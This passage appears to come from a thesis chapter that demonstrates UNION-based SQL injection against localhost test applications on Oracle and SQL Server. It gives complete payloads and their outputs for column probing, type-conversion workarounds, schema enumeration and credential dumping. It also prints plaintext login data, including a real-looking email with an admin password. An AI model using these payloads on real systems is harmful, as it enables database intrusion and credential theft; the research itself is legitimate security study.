

localhost/OrSQL-Test/help.php?ID=1 union all select null,null,null,null,null,null from dual--

Help for login

Figure 4.13. Usage of SQL satatement for [UNION ALL] with [null] in Oracle Database.

The second attack step was not resulted with any error message then the attack was proceeded to next step. However, after second trial the attack was resulted with another error message (Figure 4.14).

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select null,2,3,null,null,null from dual--
```


localhost/OrSQL-Test/help.php?ID=1 union all select null,2,3,null,null,null from dual--

An error occurred : ORA-01790: expression must have same datatype as corresponding expression [Q] [C]


Figure 4.14. Expression must have same datatype error in Oracle Database.

Oracle has a conversion function that makes possible to convert datatypes to one another (Lorentz, 2005). These functions are:

- *to_char : (character) converts* ***NCHAR***, ***NVARCHAR2***, ***CLOB***, *or* ***NCLOB*** *data to the database character set. The value returned is always* ***VARCHAR2*** (Lorentz, 2005, p. 352).
- *to_number:* ***TO_NUMBER*** *converts* ***expr*** *to a value of* ***NUMBER*** *datatype* (Lorentz, 2005, p. 361).
- *to_date :* ***TO_DATE*** *converts* ***char*** *of* ***CHAR***, ***VARCHAR2***, ***NCHAR***, *or* ***NVARCHAR2*** *datatype to a value of* ***DATE*** *datatype* (Lorentz, 2005, p. 356).
- *to_nclob :* ***TO_NCLOB*** *converts* ***CLOB*** *values in a* ***LOB*** *column or other character strings to* ***NCLOB*** *values* (Lorentz, 2005, p. 361).

In Figure 4.15, Figure 4.16, and Figure 4.17 the use of Oracle conversion functions in UNION ALL attack are presented:

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select null,to_nchar(2),null,null,null,null from
dual--
```




localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),null,null,null,null from dual--

Last updated on 27.06.2019. [::1]

2

Figure 4.15. Usage of to_char conversion function in [UNION ALL] attack in Oracle Database.

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select null,to_nchar(2),to_nclob(3),null,null,null
from dual--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),to_nclob(3),null,null,null from dual--


Last updated on 27.06.2019. [::1]

2

3

Figure 4.16. Usage of to_nclob conversion function in [UNION ALL] attack in Oracle Database.

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(2),to_nclob(3),to_date('01.01.2019',
'dd.mm.YYYY'),null,null from dual--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),to_nclob(3),to_date('01.01.2019', 'dd.mm.YYYY'),null,null from dual--

2

3


Last updated on 01.01.2019. [::1]

Figure 4.17. Usage of to_date conversion function in [UNION ALL] attack in Oracle Database.

In Figure 4.15, Figure 4.16 and Figure 4.17 the vulnerable parameters for SQL injection attack has been find by the attacker. In the following figures (Figure 4.18, Figure 4.19, Figure 4.20, Figure 4.21) the attacker acquires the information of Oracle Database version and name respectively. The version information of an Oracle Database is important point for the attack.

Later on, the attacker lists the table names and column names of Oracle Database so, the attacker creates the structure of the USERS table in the Oracle Database (Table 4.4).

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(2),to_nclob(version),null,null,null
from v$instance--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),to_nclob(version),null,null,null from v$instance--


Last updated on 27.06.2019. [::1]

2

12.1.0.2.0

Figure 4.18. Version of Oracle Database.

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select null,to_nchar(2),to_nclob(name),null,null,null
from v$database--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),to_nclob(name),null,null,null from v$database--


Last updated on 27.06.2019. [::1]

2

SQL_TEST

Figure 4.19. Database name of web applcation is SQL_TEST on Oracle Database.

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(2),to_nclob(table_name),null,null,null
from all_tables--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),to_nclob(table_name),null,null,null from all_tables--


Last updated on 01.01.1970. [::1]

2

USERS

Figure 4.20. List of table_name in all_tables in Oracle Database.

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(owner),to_nclob(column_name),null,null,
null from all_tab_columns where table_name ='USERS'--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(owner),to_nclob(column_name),null,null,null from all_tab_columns where table_name = 'USERS'--

Last updated on 01.01.1970. [::1]

SYSTEM

USERPASSWORD

Figure 4.21. List of column_name in all_tab_columns in USERS table (Table 4.4) in Oracle Database.


Table 4.4. Web application USERS table structure in Oracle Database.

OWNER	**TABLE_NAME**	**COLUMN_NAME**
SYSTEM	USERS	USERID
SYSTEM	USERS	CompanyID
SYSTEM	USERS	SubCompanyID
SYSTEM	USERS	UserSecurityID
SYSTEM	USERS	UserPhoto
SYSTEM	USERS	UserName
SYSTEM	USERS	UserSurname
SYSTEM	USERS	USEREMAIL
SYSTEM	USERS	USERPASSWORD
SYSTEM	USERS	UserBefore
SYSTEM	USERS	UserAfter
SYSTEM	USERS	UserAuthority

SYSTEM	USERS	UserStatus
SYSTEM	USERS	UserDate
SYSTEM	USERS	UserIP
SYSTEM	USERS	UserSecurityIP
SYSTEM	USERS	UserMainPage

After listing the USERS table structure (Table 4.4), the attacker lists all the data (Table 4.5) in the USERS table such as users' email addresses, passwords, etc. (Figure 4.22).

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(2),to_nclob(CONCAT("USEREMAIL"||':'||"U
SERPASSWORD"||': ',"UserAuthority")),null,null,null
from USERS--
```



```
localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(2),to_nclob(CONCAT("USEREMAIL"||':'||"USERPASSWORD"||':',"UserAuthority")),null,null,null from USERS--
Last updated on 27.06.2019. [::1]
2
burhanaltintas@gmail.com:admin987:Admin
```

Figure 4.22. User email addresses and passwords for web application in Oracle Database.

The attacker gets the users' login information (Figure 4.22). In the test, there are three users in the web application database. They are one admin and two users. (Table 4.5)

Table 4.5. List of USERS table of web application on Oracle Database.

USEREMAIL	**USERPASSWORD**	**UserAuthority**
burhanaltintas@gmail.com	admin987	Admin
selcukc@abc.com	123456	User
egeb@abc.com	ege123	User

As a result the attacker has the login information (Figure 4.3) of Admin and has accessibility to the system as successfully with the admin authority (Table 4.5).

The attacker succeeded in accessing to the system and achieved all login information (Table 4.5). However, the attacker can modify or delete any kind of information such as finance information, stocks information, system settings, user privileges, etc.


4.1.2.2. SQL Server

In a Union Queries attack, attacker analyzes a web application and tries to catch vulnerability of web applications or web sites.

In the following link (Figure 4.23) the attacker tests the web application for vulnerability.

In the Figure 4.3 on the "Help for login" link, attacker finds a vulnerability for SQL injection (Figure 4.23, Figure 4.24).

```
http://localhost/MsSQL-Test/help.php?ID=1
```



localhost/MsSQL-Test/help.php?ID=1

Help for login

Figure 4.23. SQL injection vulnerability for UNION Query attack.

The attacker tries an injection with ['] sign for obtain an information:

```
http://localhost/MsSQL-Test/help.php?ID=1'
```


localhost/MsSQL-Test/help.php?ID=1'

```
An error occurred : Array ( [0] => Array ( [0] => 42000 [SQLSTATE] => 42000 [1] => 105 [code] => 105 [2] => [Microsoft][ODBC Driver 17 for SQL
Server][SQL Server]Unclosed quotation mark after the character string ''. [message] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed
quotation mark after the character string ''. ) )
```

Figure 4.24. SQL syntax error (SQL Server).

If the attacker gets an SQL syntax error (Figure 4.24), the attacker has a vulnerability for SQL injection attack on UNION Query.

UNION operator lists the all datas from two or more tables in one query. On the SQL Server important points of the UNION operator are:

- two or more tables have to same column numbers.
- all column data type have to have the same qualifications.

- same datas are listed only one time.
- for listing the all data, ‘UNION ALL’ operator should be used.

In the following, UNION Query attack has been tested on SQL Server.

Firstly, attacker tries to find table’s column numbers with [order by] SQL statement (Figure 4.25) “order by 1, order by 2, order by 3… order by 7” until having the system error in “order by 7” (Figure 4.26).

```
http://localhost/MsSQL-Test/help.php?ID=1 order by 1
```





Figure 4.25. Trial of finding column number of table by [order by] in SQL Server.

```
http://localhost/MsSQL-Test/help.php?ID=1 order by 7
```




An error occurred : Array ([0] => Array ([0] => 42000 [SQLSTATE] => 42000 [1] => 108 [code] => 108 [2] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]The ORDER BY position number 7 is out of range of the number of items in the select list. [message] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]The ORDER BY position number 7 is out of range of the number of items in the select list.))

Figure 4.26. Error message of SQL statement for [order by 7] in SQL Server.

When an attacker gets the error message (Figure 4.26) finds the column numbers of the table, which is six. Then attacker tries [UNION ALL] SQL statement to find database name, table name, column name, etc.

Now attacker tries [UNION ALL] SQL statement with numbers (Figure 4.27):

```
http://localhost/MsSQL-Test/help.php?ID=1 union all
select 1,2,3,4,5,6
```




An error occurred : Array ([0] => Array ([0] => 22018 [SQLSTATE] => 22018 [1] => 206 [code] => 206 [2] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Operand type clash: int is incompatible with datetime2 [message] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Operand type clash: int is incompatible with datetime2))

Figure 4.27. Usage of SQL statement for [UNION ALL] with numbers in SQL Server.

[UNION ALL] attack (Figure 4.27) gives an error and the attacker tries another type of an attack (Figure 4.28), after second trial, the attacker does not have any error message so, the attack goes forward.

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,null,null,null,null,null
```




localhost/MsSQL-Test/help.php?ID=1 union all select null,null,null,null,null,null

Last updated on 27.06.2019. [::1]

Figure 4.28. Usage of SQL statement for [UNION ALL] with [null] in SQL Server.

The second attack step was not resulted with any error message then the attack was proceeded to next step (Figure 4.29).

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,3,null,null,null
```



localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,3,null,null,null

2


3

Figure 4.29. Some injectable paremeters for [UNION ALL] in SQL Server.

The attacker tries to find vulnerability Figure 4.27, Figure 4.28, and Figure 4.29. In Figure 4.29 the attacker found some vulnerable parameters for web application.

In the Figure 4.27, Figure 4.28 and Figure 4.29 the vulnerable parameters for SQL injection attack has been found by the attacker. In the following figures (from Figure 4.30 to Figure 4.35) the attacker acquires the information of SQL Server version and name respectively. The version information of an SQL Server is important point for the attack. Later on, the attacker lists the table names and column names of SQL Server so, the attacker creates the structure of the users table in the SQL Server (Table 4.6).


```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,@@version,null,null,null
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,@@version,null,null,null

2

Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64) Aug 22 2017 17:04:49 Copyright (C) 2017 Microsoft Corporation
Developer Edition (64-bit) on Windows 10 Home Single Language 10.0 (Build 17763: )
```

Figure 4.30. Version of SQL Server.


```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,db_name(),null,null,null
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,db_name(),null,null,null

2

SQLTest
```

Figure 4.31. Database name of web application is SQLTest on SQL Server.


```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,table_catalog,null,null,null
from INFORMATION_SCHEMA.TABLES
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,table_catalog,null,null,null from INFORMATION_SCHEMA.TABLES

2

SQLTest
```

Figure 4.32. The TABLE_CATALOG name of web application is SQLTest on SQL Server.

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,table_schema,null,null,null
from INFORMATION_SCHEMA.TABLES
```




```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,table_schema,null,null,null from INFORMATION_SCHEMA.TABLES

2

sql_test_system
```

Figure 4.33. The TABLE_SCHEMA name of web applcation is sql_test_system on SQL Server.

There are two table schema names **sql_test_system** and **dbo**. The attacker focuses on **sql_test_system**.


```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,table_name,null,null,null
from INFORMATION_SCHEMA.TABLES
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,table_name,null,null,null from INFORMATION_SCHEMA.TABLES
Last updated on . [::1]
2
users
```

Figure 4.34. List of TABLE_NAME in INFORMATION_SCHEMA.TABLES on SQL Server.

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,column_name,null,null,null
from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME =
'users'
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,column_name,null,null,null from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME = 'users'
Last updated on . [::1]
2
UserPassword
```


Figure 4.35. List of COLUMN_NAME in INFORMATION_SCHEMA.COLUMNS in users table (Table 4.6) on SQL Server.

Table 4.6. Web application users table structure in SQL Server.

TABLE_CATALOG	**TABLE_SCHEMA**	**TABLE_NAME**	**COLUMN_NAME**
SQLTest	sql_test_system	users	UserID
SQLTest	sql_test_system	users	CompanyID
SQLTest	sql_test_system	users	SubCompanyID
SQLTest	sql_test_system	users	UserSecurityID
SQLTest	sql_test_system	users	UserPhoto
SQLTest	sql_test_system	users	UserName
SQLTest	sql_test_system	users	UserSurname
SQLTest	sql_test_system	users	UserEMail
SQLTest	sql_test_system	users	UserPassword
SQLTest	sql_test_system	users	UserBefore
SQLTest	sql_test_system	users	UserAfter
SQLTest	sql_test_system	users	UserAuthority
SQLTest	sql_test_system	users	UserStatus
SQLTest	sql_test_system	users	UserDate
SQLTest	sql_test_system	users	UserIP
SQLTest	sql_test_system	users	UserSecurityIP
SQLTest	sql_test_system	users	UserMainPage

After listing the users table structure (Table 4.6), the attacker lists all the data (Table 4.7) in the users table such as users' email addresses, passwords, etc. (Figure 4.36).

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select
null,2,concat(UserEMail,0x3a,UserPassword,0x3a,UserAu
thority),null,null,null from sql_test_system.users
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,concat(UserEMail,0x3a,UserPassword,0x3a,UserAuthority),null,null,null from sql_test_system.users
```

```
2
burhanaltintas@gmail.com:admin987:Admin
```

Figure 4.36. User email addresses and passwords for web application in SQL Server.

The attacker gets the users' login information (Figure 4.36). In the test, there are three users in the web application database. They are one admin and two users (Table 4.7).

Table 4.7. List of users table of web application.

UserEMail	**UserPassword**	**UserAuthority**
burhanaltintas@gmail.com	admin987	Admin
selcukc@abc.com	123456	User
egeb@abc.com	ege123	User

As a result the attacker has the login information (Figure 4.3) of Admin and has accessibility to the system as successfully with the admin authority (Table 4.7).

The attacker succeeded in accessing to the system and achieved all login information (Table 4.7). However, the attacker can modify or delete any kind of information such as finance information, stocks information, system settings, user privileges, etc.


4.1.2.3. MySQL

In a Union Queries attack, attacker analyzes a web application and tries to catch vulnerability of web applications or web sites.

In the following link (Figure 4.37) the attacker tests the web application for vulnerability.

